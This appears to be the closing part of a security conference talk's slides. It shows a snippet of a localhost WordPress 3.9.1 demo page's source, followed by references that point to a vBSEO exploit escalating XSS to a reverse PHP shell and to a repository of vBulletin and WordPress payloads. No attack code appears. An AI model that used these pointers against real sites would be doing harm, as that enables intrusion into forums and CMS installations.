30 <script type='text/javascript' src='http://127.0.0.1/hitbwp/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1'>
</script>
31 <script type='text/javascript' src='http://127.0.0.1/hitbwp/wp-content/themes/avoshop/lib/js/vendor.min.js?ver=1.1'>
</script>
32 <link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://127.0.0.1/hitbwp/xmlrpc.php?rsd" />
127.0.0.1/hitbwp/wp-includes/wlwmanifest.xml"
="generator" content="WordPress 3.9.1" />
"pingback" href="http://127.0.0.1/hitbwp/xmlrpc.php" />
37 <!-- Custom Child Theme Style -->
38 <style type='text/css'> ::-moz-selection{background-color:#444}::selection{background-color:#444}.post-meta{border-
top-color:#444}#wrap,.breadcrumb,blockquote,input[type="text"].s:focus,#inner input[type="text"].s:focus,#ayo-
```

vBSEO Exploit + Payload (Old version):

<http://www.exploit-db.com/vbseo-from-xss-to-reverse-php-shell/>

New Payloads for vBulletin and WordPress:

<https://github.com/Varbaek>

Statistics:

<http://www.shodanhq.com/>

<https://www.whitehatsec.com/resource/stats.html>

Fonts:

<http://www.losttype.com/edmondsans/>

<http://www.losttype.com/font/?name=maven>

- InterNOT (@InterNOT)

Thank You!

Questions?